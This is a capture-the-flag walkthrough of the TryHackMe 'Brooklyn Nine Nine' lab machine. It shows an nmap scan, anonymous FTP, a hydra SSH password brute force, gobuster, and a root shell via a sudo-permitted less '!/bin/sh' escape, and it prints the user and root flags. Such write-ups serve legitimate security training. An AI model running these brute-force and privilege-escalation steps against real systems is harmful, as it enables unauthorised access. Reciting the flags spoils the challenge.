
Brooklyn Nine Nine


Scanning



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/brooklyn_nine_nine]
└─$ cat nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 21:19 PKT
Nmap scan report for 10.10.225.200
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.153.207
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.60 seconds
```

Enumeration


FTP



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/brooklyn_nine_nine]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

SSH


- Since the message says Jakes Password is weak we can try to Brute Force it.



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/brooklyn_nine_nine]
└─$ hydra -l 'jake' -P /usr/share/wordlists/rockyou.txt ssh://10.10.225.200
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-22 21:32:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries p
er task
[DATA] attacking ssh://10.10.225.200:22/
[22][ssh] host: 10.10.225.200   login: jake   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-22 21:33:24
```


HTTP

- Source code review.



```
<p>This example creates a full page background image.
<!-- Have you ever heard of steganography? -->
</body>
```


- Directory Busting



```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.225.200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.225.200
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 19133 / 220561 (8.67%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 19143 / 220561 (8.68%)
===============================================================
Finished
===============================================================
```


Foothold

Username: **jake**
Password: **987654321**




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/brooklyn_nine_nine]
└─$ ssh jake@10.10.225.200
The authenticity of host '10.10.225.200 (10.10.225.200)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:33: [hashed name]
    ~/.ssh/known_hosts:34: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.225.200' (ED25519) to the list of known hosts.
jake@10.10.225.200's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ 
```

Privilege Escalation




```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ 
```



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```




```
root@brookly_nine_nine:~# whoami
root
root@brookly_nine_nine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@brookly_nine_nine:~# 
```

Flags



```
jake@brookly_nine_nine:~$ cd ../holt/
jake@brookly_nine_nine:/home/holt$ l
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$ 
```



```
root@brookly_nine_nine:~# cd /root
root@brookly_nine_nine:/root# ls
root.txt
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
root@brookly_nine_nine:/root# 
```